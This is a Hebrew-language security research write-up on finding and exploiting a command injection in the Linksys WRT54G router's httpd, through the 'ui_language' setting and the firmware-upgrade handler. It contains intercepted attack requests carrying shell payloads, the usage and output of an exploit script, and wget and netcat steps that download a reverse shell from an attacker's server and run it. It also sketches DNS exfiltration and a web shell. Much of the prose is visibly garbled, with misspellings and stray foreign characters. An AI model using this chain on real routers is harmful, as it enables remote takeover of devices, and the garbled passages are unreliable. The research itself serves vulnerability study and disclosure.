0            0x0                BIN-Header, board ID: W54G, hardware version: 4702, firmware
version: 4.21.21, build date: 2012-02-08
32           0x20               TRX firmware header, little endian, image size: 3362816
bytes, CRC32: 0xE3ABE901, flags: 0x0, version: 1, header size: 28 bytes, loader offset:
0x1C, linux kernel offset: 0xAB0D4, rootfs offset: 0x0
60           0x3C               gzip compressed data, maximum compression, has original file
name: "piggy", from Unix, last modified: 2012-02-08 03:40:02
700660       0xAB0F4             Squashfs filesystem, little endian, version 2.0, size:
2654572 bytes, 502 inodes, blocksize: 65536 bytes, created: 2012-02-08 03:43:28

→ ~ linksys-wrt54g ls _FW_WRT54Gv4_4.21.5.000_20120220.bin.extracted/squashfs-root
bin  dev  etc  lib  mnt  proc  sbin  tmp  usr  var  www
```

בכורה אינטואיטיבית, התחלתי לעיין בקוד מקור של אפליקציית ה-Web, מכיוון שהשם יכולתי לגשת באופן ישיר כתוקף:

```
→ ~ squashfs-root ls www
Backup_Restore.asp      Fail.asp          Forward.asp
PortTriggerTable.asp    SingleForward.asp Success_u_s.asp
WEP.asp                 WanMAC.asp        dyndns.asp          image
it_help                 tzo.asp           Forward.asp.bk.asp
Cysaja.asp              Fail_s.asp        SysInfo.htm
Port_Services.asp       Status_Lan.asp   Wireless_Advanced.asp en_help
WL_ActiveTable.asp     Wireless_Basic.asp it_lang_pack wlaninfo.htm
index.asp               Fail_u_s.asp      Status_Router.asp Log.asp
DDNS.asp                Status_Router.asp Wireless_Basic.asp SysInfo1.htm
QoS.asp                 sp_help           en_lang_pack
WL_FilterTable.asp     sp_help           en_help
```



Radius.asp

Status_Router1.asp

Traceroute.asp

...

באופן כללי, האתר מכיל מספר קבצי ASP שמוגשים ללקוח על ידי תהיליך httpd-ppn שרצ עלי גבי הנטב. תחילה, ניסיתי להבין מדוע ניסיונות-hosion Shell Injection של Shell ניגשתי לקובץ Ping.asp. להפתעתו, לאחר העמקה קצרה בקוד, הבנתי שקוד ה-Web אינו מושבץ בפועל את בקשת Ping וזאת בניגוד להנחה המוצא שלי לפיה קוד ה-Web מרים את הבקשה, לדוגמא כר:

```
Process.Start("ping ...");
```

בפועל, הבקשה מועברת לתהיליך httpd-ppn אשר מנהל אותה בرمתו:


```
router-fs$ grep -r apply.cgi
www/Wireless_Basic.asp:<FORM name=wireless onSubmit="return false;" method=<% get_http_method(); %> action=apply.cgi>
www/PortTriggerTable.asp:<FORM name=macfilter method=<% get_http_method(); %> action=apply.cgi>
www/Traceroute.asp:<FORM name=traceroute method=<% get_http_method(); %> action=apply.cgi>
www/WanMAC.asp:<FORM name=mac method=<% get_http_method(); %> action=apply.cgi>
www/DMZ.asp:<FORM name=dmz method=<% get_http_method(); %> action=apply.cgi>
www/Ping.asp:<FORM name=ping method=<% get_http_method(); %> action=apply.cgi>
...
Binary file usr/sbin/httpd matches
```

כתוצאה לכך, ניתן לראות שכאשר מוחפשים במערכת הקבצים את cgi.apply, הנתיב אליו נשלחות כל בקשות ה-HTTP, התוצאות שחזרות הן התגים FORM, והבינארי של ה-ppn.

ובכלל, העבודה הבלעדית של האתר היא לקבל פרמטרים מן הלקוח ולהעביר אותם ל-ppn, שלמעשה מבצע את הלוגיקה הכבודה. עתה, הבנתי שבמוקדם או במאוחר יהיה עלי לפרסום את ה-hosion HTTP Daemon שרצ על הרוטור כדי לראות כיצד הוא מנהל וմעבד את הבקשות אשר נשלחות אליו.

כיתוח ה-HTTP Daemon

פתחתי את המילה "ping" ומצאתי את הפונקציה `ping_server` בזיכרון Ghidra.



שווה לכך ש愧 אחד מהתוכנות שנכחו בקובץ לא הכילו Debug Symbols ושהן הוי Stripped למחצה. אך למורט זאת, עם סיוע רב של מנגנון-hacker Ghidra Decompiler של Ghidra, אם כי לא הći מדויק, הגיעו לידי מסקנה כי מה שהפונקציה ping_server _eval באupon הבא:

כארס ping_ip ping_times הינט הארגומנטים אשר סופקו בעמוד ה-Web שנייתן לראות למעלה. מטיב הדברים, הלכתי לראות כיצד eval מטיפול בקהלט. על מנת לעשות זאת, היה עלי' למצוא היקן הפונקציה `ping` ממחוממת כישר שחייבנו מוסמך מוספריה פונקציית איזה ווכחת רתמוד ה-ping עצמן:

```
router-fs$ readelf -d usr/sbin/httpd
Dynamic section at offset 0x120 contains 27 entries:
  Tag          Type           Name/Value
 0x00000001  (NEEDED)      Shared library: [libnvram.so]
 0x00000001  (NEEDED)      Shared library: [libshared.so]
 0x00000001  (NEEDED)      Shared library: [libcrypto.so]
 0x00000001  (NEEDED)      Shared library: [libssl.so]
 0x00000001  (NEEDED)      Shared library: [libexpat.so]
 0x00000001  (NEEDED)      Shared library: [libc.so.0]
...
router-fs$ nm -gD usr/lib/libnvram.so | grep eval
router-fs$ nm -gD usr/lib/libshared.so | grep eval
0000bd28 T eval
```

הfonction `execvp` משמשת ב-`fork`-`exec` בדוגמה המידעת להפעלת פונקציית `system`. בינה לבין זהה, לא ניתן לבצע `Shell Injection`, מכיוון שהקבוע "execvp" הוא התוכנה שתפעול באפוי **בלתי מלאי** לארגומנטים שיועבר לו מהפונקציה.

```
void _eval(char **param_1,char *param_2,uint param_3,__pid_t *param_4)
{
    ...
    __pid = fork();
    ...
    setenv("PATH","/sbin:/bin:/usr/sbin:/usr/bin",1);
    alarm(param_3);
    execvp(*param_1,param_1);
    perror(*param_1);
}
```

ניסיתי לראות האם אוכל להסילם את השליטה שלי דרך התוכנה ping או traceroute עם ארגומנטים מסוימים, אך לא הצליח למצוא משהו מעניין שעשוי לגרום לכך. בנוסף, חיפשתי מקומות בתוך httpd בהם יש קראיה ל-_eval_- כאשר הארגומנט הראשון, התוכנה שתורץ בפועל, בשליטת המשתמש. אך כפי שציפיתי, לא היו מקרים כאלה.

בחזור לשורשים

למה לא לפחות לננות לחשב פשוט יותר מזה? בוא נתחל עם חיפוש עבור אזכור ל-system בתוך :httpd

References to system - 14 locations [CodeBrowser: linksys-wrt54g:/httpd]

Help

References to system - 14 locations

Location	Label	Code Unit	Context
		??	EXTERNAL
0041ac54		jalr t9=>system	COMPUTED_CALL
0041ac7c		jalr t9=>system	COMPUTED_CALL
0041ad2c		jalr t9=>system	COMPUTED_CALL
0043134c		jalr t9=>system	COMPUTED_CALL
00432a68		jalr t9=>system	COMPUTED_CALL
0043618c		jalr t9=>system	UNCONDITIONAL_CALL
0043bc64		jalr t9=>system	COMPUTED_CALL
0043d928		jalr t9=>system	UNCONDITIONAL_CALL
0044b960		jalr t9=>system	COMPUTED_CALL
004508e0		jalr t9=>system	COMPUTED_CALL
00454e78		jalr t9=>system	COMPUTED_CALL
0045b748		jalr t9=>system	COMPUTED_CALL
100064a0	PTR_system_10...	addr system	DATA

Filter:

מראש לא היו יותר מדי קראיות ל-system, והאמת שכולם היו בטוחות כיון שתוקף לא יכול לחדר באמצעות או להשפייע על הפקודה, הלווא הוא הארגומנט שנועבר ל-system. למעט מקום אחד:

```
void do_upgrade_post(void *param_1,BIO *param_2,int param_3)
{
    ...
    system("cp /www/Success_u_s.asp /tmp/.");
```

```

system("cp /www/Fail_u_s.asp /tmp/.");
memset(acStack88,0,0x40);
puVar1 = (undefined *)nvram_get("ui_language");
uVar7 = 0;
if (puVar1 == (undefined *)0x0) {
    puVar1 = &DAT_0047a2b8;
}
snprintf(acStack88,0x40,"cp /www/%s_lang_pack/captmp.js
/tmp./",puVar1);
system(acStack88);
iVar2 = memcmp(param_1,"restore.cgi",0xb);
...
}

```


ניתן להבחין כי מה שקובורה הוא שהמשתנה puVar1 נטען לטור פקודת cp באמצעות קרייה ל-snprintf ולבסוף הפקודה רצתה על ידי הרצת system.

המשתנה puVar1 חוזר מהקריה:

```
nvram_get("ui_language");
```


הכוונה ב-NVRAM היא ל-NV-RAM, שזה מידע ששורד לאחר ריסוט, במקרה זהה מדובר בשפת הממשק של הלקוח כיוון שאיננו רוצים שהוא תואפס בכל פעם שהנתב עולה מחדש.

למצלנו, אנחנו יכולים לשולוט על הערך הזה!



חיפשתי עבור המיקום בו ניתן לשנות את השפה באתר ולאחר מכן סקרהתי את הבקשה שנשלחה והבחןתי כי בהחלהן הארגומנט `ui_language` מוחדר במתנה, בהתאם לדוגמה, מ-en ל-fr.

אם כך, נראה שככל אשר עלי' לעשות הוא לשנות את `ui_language` להיות ";{פקודה זדונית};". על מנת לקבל הרצת קוד. בוא ננסה זאת עם ".;reboot;"




כיוון שאני רוצה לשנות את הערך לערך שלא קיים ברשימה האפשריות, "ירטתי את הבקשה ושינית" אותה בהתאם:

```
Pretty Raw ▾ Actions ▾
1 POST /apply.cgi HTTP/1.1
2 Host: 192.169.1.1
3 Content-Length: 652
4 Cache-Control: max-age=0
5 Authorization: Basic YWRtaW46d2FkZHvW
6 Upgrade-Insecure-Requests: 1
7 Origin: http://192.169.1.1
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.101 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
11 Referer: http://192.169.1.1/
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US,en;q=0.9
14 Connection: close
15
16 submit button=index&change action=gozilla.cgi&submit type=language&action=&now proto=dhcp&daylight_time=4&wait_time=0&need_reboot=0
&ui_language=reboot;wan_proto=dhcp&router_name=WRT54G&wan_hostname=&mtu_enable=0&lan_ipaddr_0=192&lan_ipaddr_1=169&lan_ipaddr_2=1
&lan_ipaddr_3=1&lan_netmask=255.255.255.0&lan_proto=dhcp&dhcp_check=&dhcp_start=100&dhcp_num=50&dhcp_lease=0&wan_dns=4&wan_dns0_0=0&wan_dns0_1=0
&wan_dns0_2=0&wan_dns0_3=0&wan_dns1_0=0&wan_dns1_1=0&wan_dns1_2=0&wan_dns1_3=0&wan_dns2_0=0&wan_dns2_1=0&wan_dns2_2=0&wan_dns2_3=0&wan_wins=4
&wan_wins_0=0&wan_wins_1=0&wan_wins_2=0&wan_wins_3=0&time_zone=-08+1+i&daylight_time=1
```

[ערכות הפקודה ל-reboot]

הדף אומנם חזר פגום - אך הוא אכן חזר, דבר אשר מעיד על כך שהאתר והמכ舍יר עצמו נותרו פונקציונליים ושהנתב אינו חוויה ריסוט:



חשיבות שיתכן כי אין לי הרשות מספקות על מנת לרטט את המכ舍יר, אך ה�性י סקופטי מאוד כיוון שמדובר בנתב. בנוסף, תיארתי לעצמי שאולי הפקודה reboot לא נמצאת ב-PATH ולכן הוא לא מוצא אותה.

על מנת לשלול את שתי השערות אלה, ניסיתי לעשות Ping לעצמי על ידי שימוש בנתיב מלא:

```
/bin/ping 192.169.1.100
```

החלטתי לגשת לבעה מכיוון אחר, אם עקbertם, בטח הבחנתם שהפונקציה החולשתית היאן upgrade_post do. הכוונה, ככל הנראה, היא שעליה לשלוח בקשה עדכון על מנת לתרגם את הבאג.

מספר דברים שהוא עלי' להכין מראש:

1. בטרם שינויי את שפת המערכת לאפשרות אשר משבש את האתר, היה עלי' לטעון את עמוד עדכון הקושחה מראש כדי שאוכל לעבור כרטיסייה לעמוד בו האתר מופיע כראוי.

2. לקודד את הפקודה כך שתתאים לפורתט שניתן להשתמש בו בתוך URL:


```
urllib.parse.quote(';ping -c 4 192.169.1.100;')
-> '%3Bping%20-c%204%20192.169.1.100%3B'
```

3. ליצור קובץ קושחה מזויף על מנת שאוכל לעבור את בדיקות הצד-ללקוח עבור עדכון הקושחה אשר מצפה לקבצים עם הסיומת ".bin".

שלב ראשון - שינוי ה-language בו לפקודת ping:

```
Pretty Raw In Actions ▾
1 POST /apply.cgi HTTP/1.1
2 Host: 192.169.1.1
3 Content-Length: 652
4 Cache-Control: max-age=0
5 Authorization: Basic YWRtaW46d2FkZHvW
6 Upgrade-Insecure-Requests: 1
7 Origin: http://192.169.1.1
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.101 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
11 Referer: http://192.169.1.1/apply.cgi
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US,en;q=0.9
14 Connection: close
15
16 submit_button=index&change_action=gozilla_cgi&submit_type=language&action=&now_proto=dhcp&daylight_time=0&lan_ipaddr=4&wait_time=0&need_reboot=0
&hi_language=%3Bping%20-c%204%20192.169.1.100%3B&wan_proto=dhcp&router_name=WRT54G&wan_hostname=&wan_domain=&mtu_enable=0&lan_ipaddr_0=192
&lan_ipaddr_1=169&lan_ipaddr_2=1&lan_ipaddr_3=1&lan_netmask=255.255.255.0&lan_proto=dhcp&dhcp_check=&dhcp_start=100&dhcp_num=50&dhcp_lease=0
&wan_dns=4&wan_dns0_0=0&wan_dns0_1=0&wan_dns0_2=0&wan_dns0_3=0&wan_dns1_0=0&wan_dns1_1=0&wan_dns1_2=0&wan_dns1_3=0&wan_dns2_0=0&wan_dns2_1=0
&wan_dns2_2=0&wan_dns2_3=0&wan_wins=4&wan_wins_0=0&wan_wins_1=0&wan_wins_2=0&wan_wins_3=0&time_zone=-08+1+1&daylight_time=1
```

שלב שני - בקשה עדכון קושחה:



שלב שלישי:



Capturing from Wi-Fi: en0

No.	Time	Source	Destination	Protocol	Length	Info
6280	174.54.82.77	192.169.1.1	192.169.1.108	ICMP	80	Echo (ping) request id=0x7282, seq=0/0, ttl=64 (request in 6280)
6285	174.54.84.100	192.169.1.1	192.169.1.108	ICMP	98	Echo (ping) reply id=0x7282, seq=0/0, ttl=64 (request in 6280)
6287	175.61.42.39	192.169.1.1	192.169.1.108	ICMP	98	Echo (ping) request id=0x7282, seq=256/1, ttl=64 (reply in 6280)
6288	175.61.43.40	192.169.1.108	192.169.1.1	ICMP	98	Echo (ping) reply id=0x7282, seq=256/1, ttl=64 (request in 6287)
6289	176.65.41.85	192.169.1.1	192.169.1.108	ICMP	98	Echo (ping) request id=0x7282, seq=512/2, ttl=64 (reply in 6218)
6210	176.65.42.68	192.169.1.108	192.169.1.1	ICMP	98	Echo (ping) reply id=0x7282, seq=512/2, ttl=64 (request in 6209)
6211	177.56.82.98	192.169.1.1	192.169.1.108	ICMP	98	Echo (ping) request id=0x7282, seq=768/3, ttl=64 (reply in 6212)
6212	177.56.83.88	192.169.1.108	192.169.1.1	ICMP	98	Echo (ping) reply id=0x7282, seq=768/3, ttl=64 (request in 6211)

Frame 6285: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface en0, id 0
Ethernet II, Src: Cisco-L1_f3:68:7c (08:0c:41:f3:68:7c), Dst: Apple_cfb4:72 (34:36:3b:cfa:b4:72)
Internet Protocol Version 4, Src: 192.169.1.1, Dst: 192.169.1.108
Internet Control Message Protocol

0000 24 36 3b cf b4 72 00 0c 41 f3 68 7c 46 r A i E
0001 00 54 00 00 48 00 40 01 b6 f1 c8 01 01 c8 09 0d @ @ ..
0002 01 64 00 00 c4 d9 72 02 00 00 1d 1b 00 00 00 5c 25 .d -r%
0003 0c 00 00 03 bd 2a 59 35 36 00 00 00 00 10 14 6e+P5 6n
0004 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 B.....
0005 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

▶ Blind Code Execution

יש! הצלחנו להריץ קוד! אני יכול רק להניח שהמפתחים לא חשבו שזה פגיע ל-Shell Injection בغال
שהדרך בה משנים את השפה היא על ידי בחירה מרשימה קבועה ולא על ידי טקסט-חופשי המוזן על ידי
הפלגים.

Interactive Shell

אך על פי שהרצת פקודות על הנטב זה נהדר, אני עדיין נתון במצב של היעדר Shell אינטראקטיבי, שזהו מטרתי האמיתית. על מנת להתמודד עם זה, אני צריך להעלות Reverse Shell לנטב. אם כך, כיצד אוכל להעלות גראפים? במקור חשבתי על לушוט זאט בשיטה זו:

```
echo {revshell bytes} > revshell
```

אר וזכורתי כי אינוי יכול לעשות זאת רשל הגרלה האודל ב-snprintf.

```
// Copies up to 0x40 bytes.
snprintf(acStack88,0x40,"cp /www/%s_lang_pack/captmp.js /tmp/.",puVar1);
system(acStack88);
```

```
In : 0x40 - len('cp /www/')  
Out: 56 (0x38)
```

על סמך חישוב פשוט, ניתן להסיק כי אנו מוגבלים לכ-56 בתים בפקודת, כאשר שניים מהם הם ';'- אחד רבתתכללה ואחד בסופו, אך בפועל נותרו עם כ-54 בתים.

להעלות את הקובץ בחלקים עם "echo {chunk} >> revshell" יקח יותר מדי זמן ובכל אופן זה לא פתרון אידיאלי ועל כן לא רציתי ללקת בכיוון זהה וחיפשתי דרכיים אחרות. בנקודה הצעאת בזמן, הבנתי שעל הנטב יש את התוכנה wget. קיימפלטי [Reverse Shell](#) והרמתי שרת HTTP על מנת שאוכל למשוך אותו מהנטב.

בשלב זהה כבר ביצעתו אוטומטית לשינוי ה-language _su לפקודה בשילוב עם שליחת ערךן קושחה על מנת להריץ פקודת Shell. במידה והכל עובד כראוי, בקשת ערךן הקושחה צריכה להיתקע (Block) מכיוון שעכשו האטר מרים את ה-Shell ולכן מונע מהבקשה לחזור.

اعدים:

1. העלאת Reverse Shell על ידי שימוש ב-wget.
2. הפיכת הקובץ לנitin להריצה (Executable).
3. הריצה.

```

exploit@wrt54g: ~$ exploit git:(master) * python exploit.py --help
usage: exploit.py [-h] --host HOST [--username USERNAME] [--password PASSWORD] --attacker-host ATTACKER_HOST
                  [--attacker-handler-port ATTACKER_HANDLER_PORT] [--attacker-http-port ATTACKER_HTTP_PORT]
Linksys WRT54G Exploitation.

optional arguments:
-h, --help            show this help message and exit
--host HOST           Host to exploit. (default: None)
--username USERNAME   Router's username. (default: admin)
--password PASSWORD   Router's password. (default: admin)
--attacker-host ATTACKER_HOST
                      Attacker's host. (default: None)
--attacker-handler-port ATTACKER_HANDLER_PORT
                      Attacker's handler port. (default: 4141)
--attacker-http-port ATTACKER_HTTP_PORT
                      HTTP server port to serve the reverse shell executable. (default: 8000)
(exploit@wrt54g: ~$ exploit git:(master) * python exploit.py --host 192.169.1.1 --username admin --password wadup
(*) Exploiting Linksys WRT54G @ 192.169.1.1
(*) Downloading reverse shell executable...
(*) Running: /tmp/X 192.169.1.100:8000/reverse -O /tmp/X;
(*) Issuing a firmware upgrade...
(*) Making the reverse shell executable...
(*) Moving the reverse shell to /tmp/X...
(*) Issuing a firmware upgrade...
(*) Moving the reverse shell to /tmp/X...
(*) Running: ./tmp/X 192.169.1.100 4141;
(*) Issuing a firmware upgrade...
(*) Reverse shell existed!
(exploit@wrt54g: ~$ exploit git:(master) * nc -l 4141
crash...)
```

```

* exploit git:(master) * nc -l 4141
crash...
```

```

* exploit git:(master) * nc -l 4141
crash...
```

```

* exploit git:(master) * python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.169.1.1 - [15/Jan/2021 18:22:48] "GET /revshell HTTP/1.1" 200 -
```

[Reverse Shell Upload](#)

ניתן להזכיר שהנטב אכן ניסה להוריד את הבינארי משרת HTTP מכיון שקיבלנו את הבקשה. אך למרבה הצער, הרצת ערךן הקושחה שאמור לפתוח לנו Shell חוזרת באופן מיידי, בנוסף לכך ניתן לראות ששילוח דברים לצד-בית של Reverse Shell לא עושה כלום.

על מנת לבסס האם הקובץ הועלה בהצלחה, השתמשתי באופרטור - AND (&&).

```
cat /tmp/X && ping -c 1 192.169.1.100
```

במידה והקובץ קיים, קיבל פקעת ICMP מצד שני, אחרת, לא קיבל:

```

In [10]: r = Router('192.169.1.1', ('admin', 'wadup'))
In [11]: r._run_shell.cmd('cat /tmp/X && ping -c 1 192.169.1.100')
[*] Running: cat /tmp/X && ping -c 1 192.169.1.100;
[*] Issuing a firmware upgrade.
```

```

+ exploit git:(master) * tcpdump -i en0 icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on en0, link-type EN10MB (Ethernet), capture size 262144 bytes
10:49:32.637635 IP 192.169.1.1 > 192.169.1.100: ICMP echo request, id 21249, seq 0, length 64
10:49:32.637766 IP 192.169.1.100 > 192.169.1.1: ICMP echo reply, id 21249, seq 0, length 64
```

אך בהחלטת קיבלת. אם כך, מה קורה כאן? מודיע זה לא עובד?

רציתי שתהיה לי את היכולת לקבל את הפלט מפקודות-h-Shell אשר אני מריץ על מנת להקל על תהליך הדיבוג. חשבתי על מספר דרכים לעשות זאת.

1. להעלות קובץ ASP זמני, Web Shell, ולהריץ את הפקודות ולקבל את הפלט דרכו.
2. לחפש קבצים שהתוכן שלהם מוצג במסמך האתר ולכתוב את הפלט שליהם.
3. להגדיר את עצמו כשרת DNS של הנטב ולגרום לו להוציא בקשות DNS עם פלט הפקודה מוכל בתוכן. למשל, על ידי הרצת:

```
nslookup $(echo hello).fake.domain
```

ולאחר מכן לראות את בקשת הריזולוב עבור hello.fake.domain. העדפתו להימנע משיטה זו מכיוון שהיא כרוכה בהרבה עבודה שחורה על מנת למש אותה.

התחלתי בניסיון להעלות Web Shell לתיקית ה-www אשר אחראית על האתר של הנטב.

כאשר גלשתי אליו, השרת השיב עם "404 Not Found". הסקטיי מכך כי השרת מתאמת על נתיבים קבועים מראש כמו /Ping.asp, ולאינו פשוט מחפש עבור הקבצים תחת www.

בהמשך לקו המחשבה זהה,ניסיתי לדرس עמוד קיימם בתקווה שייחזור אליו העמוד החדש שלי. הופתעתני לגנות כי אף על פי שדרשתי את העמוד המקורי במערכת הקבצים, עדין הוא זה שהוגש לי ולא העמוד שלי. נראה שהשרת שומר בזיכרון את העמודים שלו כאשר httpd נתען ולא מתחשב בעמודים שבמערכת הקבצים למעט בעלייה של המCSIIR.

